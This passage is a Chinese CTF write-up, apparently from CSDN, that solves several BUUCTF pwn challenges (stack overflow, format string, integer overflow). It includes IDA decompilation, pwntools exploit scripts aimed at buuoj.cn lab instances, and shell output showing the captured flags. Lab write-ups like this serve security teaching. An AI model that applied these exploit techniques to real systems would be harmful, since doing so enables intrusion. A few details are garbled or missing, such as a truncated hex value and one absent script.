
所以11.28125在内存中的储存形式为

11.28125 =>

0100 0001 0011 0100 1000 0000 0000 0000

用16进制数表示为 0x4134800

第三步：编写exp.py



```

exp.py X
D: > 桌面 > exp.py > ...
1  from pwn import *
2
3  p = remote('node3.buuoj.cn', 28941)
4  Payload = b'a'*(0x30 - 0x4) + p64(0x41348000)
5  p.sendline(Payload)
6  p.interactive()

```

<https://blog.csdn.net/ckk1314520>

第四步：执行代码，得到flag

```
root@localhost:/home/cck/桌面# python3 exp.py
[+] Opening connection to node3.buuoj.cn on port 28941: Done
[*] Switching to interactive mode
Let's guess the number.
flag{9c8f1caf-b369-4690-b28a-746a8197e29c}
[*] Got EOF while reading in interactive
$
```

第六道：

Challenge 827 Solves

jarvisoj_level0

1

Ubuntu 16 来源: https://github.com/bash-c/pwn_repo

↓ level0

Instance Info
Remaining Time: 8310s
node3.buuoj.cn:29536

Destroy this instance **Renew this instance**

Flag


<https://blog.csdn.net/cck1314520>

第一步：用 **file** 指令打开

```
root@localhost:/home/cck/桌面# file level0
level0: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically li
nked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildI
D[sha1]=8dc0b3ec5a7b489e61a71bc1afa7974135b0d3d4, not stripped
```

第二步：在 **IDA** 查看

点开vulnerable_function函数，发现栈溢出的read函数



```
-0000000000000080 buf          db ?
-000000000000007F          db ? ; undefined
-000000000000007E          db ? ; undefined
-000000000000007D          db ? ; undefined
-000000000000007C          db ? ; undefined
```

```
-0000000000000001          db ? ; undefined
+0000000000000000 s      db 8 dup(?)
+0000000000000008 r      db 8 dup(?)
+0000000000000010
```

<https://blog.csdn.net/ckk1314520>

第三步：编写exp.py



第四步：执行代码，得到flag

```
root@localhost:/home/ckk/桌面# python exp.py
[+] Opening connection to node3.buuoj.cn on port 29536: Done
[*] Switching to interactive mode
Hello, World
$ cat flag
flag{b54034a0-e210-4c99-9851-2dc8ac982b48}
$
```

第七道：



Challenge 607 Solves

[第五空间2019 决赛]PWN5 1

Ubuntu 16

点击启动靶机。

 pwn

Instance Info
Remaining Time: 10513s
node3.buuoj.cn:25195

Destroy this instance **Renew this instance**

Flag

<https://blog.csdn.net/ckk1314520>

第一步：用file指令打开

```
root@localhost:/home/ckk/桌面# file pwn
pwn: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=
6a8aa744920dda62e84d44fcc440c05f31c4c23d, stripped
```

第二步：在IDA查看

shift+f12查看一下程序里的字符串，看到了 /bin/sh

Address	Length	Type	String
[s] LOAD:080...	00000013	C	/lib/ld-linux.so.2
[s] LOAD:080...	0000000A	C	libc.so.6
[s] LOAD:080...	0000000F	C	_IO_stdin_used
[s] LOAD:080...	00000006	C	srand
[s] LOAD:080...	00000005	C	puts
[s] LOAD:080...	00000005	C	time
[s] LOAD:080...	00000007	C	printf
[s] LOAD:080...	00000005	C	read
[s] LOAD:080...	00000007	C	stdout
[s] LOAD:080...	00000007	C	system
[s] LOAD:080...	00000005	C	atoi
[s] LOAD:080...	00000005	C	open
[s] LOAD:080...	00000008	C	setvbuf
[s] LOAD:080...	00000012	C	__libc_start_main
[s] LOAD:080...	00000011	C	__stack_chk_fail
[s] LOAD:080...	0000000A	C	GLIBC_2.4
[s] LOAD:080...	0000000A	C	GLIBC_2.0
[s] LOAD:080...	0000000F	C	__gmon_start__
[s] .rodata:...	0000000D	C	/dev/urandom
[s] .rodata:...	0000000B	C	your name:
[s] .rodata:...	00000007	C	Hello,
[s] .rodata:...	0000000D	C	your passwd:
[s] .rodata:...	00000005	C	fail
[s] .rodata:...	00000005	C	ok!!
[s] .rodata:...	00000008	C	/bin/sh
[s] .eh_frame...	00000007	C	;*2\$\`"4

<https://blog.csdn.net/cckk1314520>

双击跟进，ctrl+x找

到调用这个字符串的函数

```
int __cdecl main(int a1)
{
    unsigned int v1; // eax
    int fd; // ST14_4
    int result; // eax
    char nptr; // [esp+4h] [ebp-80h]
    char buf; // [esp+14h] [ebp-70h]
    unsigned int v6; // [esp+78h] [ebp-Ch]
    int *v7; // [esp+7Ch] [ebp-8h]

    v7 = &a1;
    v6 = __readgsdword(0x14u);
    setvbuf(stdout, 0, 2, 0);
    v1 = time(0);
    srand(v1);
    fd = open("/dev/urandom", 0);
    read(fd, &unk_804C044, 4u);
    printf("your name:");
    read(0, &buf, 0x63u);
    printf("Hello,");
    printf(&buf);
    printf("your passwd:");
}
```

```

read(0, &nptr, 0xFu);
if ( atoi(&nptr) == unk_804C044 )
{
    puts("ok!!");
    system("/bin/sh");
}
else
{
    puts("fail");
}
result = 0;
if ( __readgsdword(0x14u) != v6 )
    sub_80493D0();
return result;
}

```

<https://blog.csdn.net/ckk1314520>

```

.bss:0804C040
.bss:0804C041          align 4
.bss:0804C044 unk_804C044  db    ? ;
.bss:0804C044
.bss:0804C045          db    ? ;
.bss:0804C046          db    ? ;
.bss:0804C047          db    ? ;

```

第三步：编写exp.py

```

exp.py  X
D: > 桌面 > exp.py > ...
1  from pwn import *
2  #context.log_level = "debug"
3  p = remote("node3.buuoj.cn",25195)
4
5  unk_804C044 = 0x0804C044
6  payload=fmtstr_payload(10,{unk_804C044:0x1111})
7  p.sendlineafter("your name:",payload)
8  p.sendlineafter("your passwd",str(0x1111))
9  p.interactive()

```

<https://blog.csdn.net/ckk1314520>

第四步：执行代码，得到flag

```
root@localhost:/home/ckk/桌面# python3 exp.py
[+] Opening connection to node3.buuoj.cn on port 25195: Done
[*] Switching to interactive mode
:ok!!
$ ls
bin
boot
dev
etc
flag
home
lib
lib32
lib64
media
mnt
opt
proc
pwn
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag
flag{847be60d-8fde-4d42-8d15-58660c252a79}
```

<https://blog.csdn.net/ckk1314520>

第八道:

Challenge

560 Solves



[BJDCTF 2nd]r2t3

1

Ubuntu 19.04

Please download libc at <https://buuoj.cn/resources>.

 r2t3

Instance Info

Remaining Time: 10764s

node3.buoj.cn:26779

[Destroy this instance](#)

[Renew this instance](#)

Flag

Submit


<https://blog.csdn.net/ckk1314520>

第一步：用 **file** 指令打开

```
root@localhost:/home/ckk/桌面# file r2t3
r2t3: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1
]=70548b0fa232b77540775932a5e1994f216c2dac, not stripped
```

第二步：在 **IDA** 查看

进入主函数，使用F5反编译后得到



```
Function name
[f] _setvbuf
[f] __gmon_start__
[f] _start
[f] __x86_get_pc_thunk_bx
[f] deregister_tm_clones
[f] register_tm_clones
[f] __do_global_ctors_aux
[f] frame_dummy
[f] _dl_registry
[f] my_init
[f] name_check
[f] main
[f] _libc_csu_init
[f] _libc_csu_fini
[f] _term_proc
[f] read
[f] printf
[f] strcpy
[f] puts
[f] system

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   char buf; // [esp+0h] [ebp-408h]
4
5   my_init();
6   puts("*****");
7   puts("*      Welcome to the BJDCTF!      *");
8   puts("[+]Ret2text3.0?");
9   puts("[+]Please input your name:");
10  read(0, &buf, 0x400u);
11  name_check(&buf);
12  puts("Welcome ,u win!");
13  return 0;
14 }
```

<https://blog.csdn.net/ckk1314520>

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char buf; // [esp+0h] [ebp-408h]

    my_init();
    puts("*****");
    puts("*      Welcome to the BJDCTF!      *");
    puts("[+]Ret2text3.0?");
    puts("[+]Please input your name:");
    read(0, &buf, 0x400u);
    name_check(&buf);
    puts("Welcome ,u win!");
    return 0;
}
```

<https://blog.csdn.net/ckk1314520>

首先看&buf，双击，发现并没有溢出

```

-00000408 ; D/A/* : change type (data/ascii/array)
-00000408 ; N      : rename
-00000408 ; U      : undefine
-00000408 ; Use data definition commands to create local variables and function arguments.
-00000408 ; Two special fields " r" and " s" represent return address and saved registers.
-00000408 ; Frame size: 408; Saved regs: 4; Purge: 0
-00000408 ;
-00000408
-00000408 buf      db ?
-00000407          db ? ; undefined
-00000406          db ? ; undefined
-00000405          db ? ; undefined
-00000404          db ? ; undefined
-00000403          db ? ; undefined
-00000402          db ? ; undefined
-00000401          db ? ; undefined
-00000400          db ? ; undefined
-000003FF          db ? ; undefined
-000003FE          db ? ; undefined
-000003FD          db ? ; undefined

```

<https://blog.csdn.net/ckk1314520>

然后查看

name_check

```

char *__cdecl name_check(char *s)
{
    char dest; // [esp+7h] [ebp-11h]
    unsigned __int8 v3; // [esp+fh] [ebp-9h]

    v3 = strlen(s);
    if ( v3 <= 3u || v3 > 8u )
    {
        puts("Oops,u name is too long!");
        exit(-1);
    }
    printf("Hello,My dear %s", s);
    return strcpy(&dest, s);
}

```

<https://blog.csdn.net/ckk1314520>

看到上述的代码，可以判断是整型溢出

第三步：编写exp.py

```

exp.py  X
D: > 桌面 > exp.py > ...
1  #coding=utf-8
2  from pwn import *
3  p=remote('node3.buuoj.cn',26779)
4
5  p.recvuntil("name:")
6  payload=(0x11+0x4)*b'a'+p32(0x0804858B)
7  payload=payload.ljust(262,b'a')
8  p.sendline(payload)
9
10 p.interactive()

```

<https://blog.csdn.net/ckk1314520>

第四步：执行代码，得到flag

```
root@localhost:/home/ckk/桌面# python3 exp.py
[+] Opening connection to node3.buuoj.cn on port 26779: Done
[*] Switching to interactive mode

Hello,My dear aaaaaaaaaaaaaaaaaa\x8b\x85\x04aaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
$ ls
bin
dev
flag
lib
lib32
lib64
libx32
r2t3
tmp
$ cat flag
flag{baca6de6-e91d-4cb1-b9e1-877652d6e835}
$
```

<https://blog.csdn.net/ckk1314520>

mrctf2020_easyoverflow

题目 解题快手榜

mrctf2020_easyoverflow

1

Ubuntu16.04

mrctf2020_e...

CSDN @@See you later

一道简单的栈溢出

用checksec查看保护

```
kylin@kylin-virtual-machine:~$ checksec 4
[*] '/home/kylin/4'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
kylin@kylin-virtual-machine:~$
```



```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    char v4; // [rsp+0h] [rbp-70h] ←
    __int64 v5; // [rsp+30h] [rbp-40h]
    __int64 v6; // [rsp+38h] [rbp-38h]
    __int64 v7; // [rsp+40h] [rbp-30h]
    __int64 v8; // [rsp+48h] [rbp-28h]
    __int64 v9; // [rsp+50h] [rbp-20h]
    __int64 v10; // [rsp+58h] [rbp-18h]
    __int16 v11; // [rsp+60h] [rbp-10h]
    unsigned __int64 v12; // [rsp+68h] [rbp-8h]

    v12 = __readfsqword(0x28u);
    v5 = 7376685493371762026LL;
    v6 = 7440000900169689920LL;
    v7 = 0LL;
    v8 = 0LL;
    v9 = 0LL;
    v10 = 0LL;
    v11 = 0;
    gets(&v4, argv);
    if ( !(unsigned int)check((__int64)&v5) )
        exit(0);
    system("/bin/sh");
    return 0;
}

```

CSDN @@See you later

可以看到v4和v5相差0x30个字

节。

emmm 可以构造payload了

```

from pwn import * io=remote("node4.buuoj.cn",25711) payload=b'a'*0x30+b'n0t_r3@11y_f1@g' io.sendline(payload)
io.interactive()

```

运行exp得到flag

```

kylin@kylin-virtual-machine:~$ python3 2.py
[+] Opening connection to node4.buuoj.cn on port 25711: Done
[*] Switching to interactive mode
$ cat flag
flag{c5f6cd2e-c4a5-4c31-b2ec-bbaa2be4c3a2}
$
[*] Interrupted
[*] Closed connection to node4.buuoj.cn port 25711

```



[创作打卡挑战赛](#) >

赢取流量/现金/CSDN周边激励大奖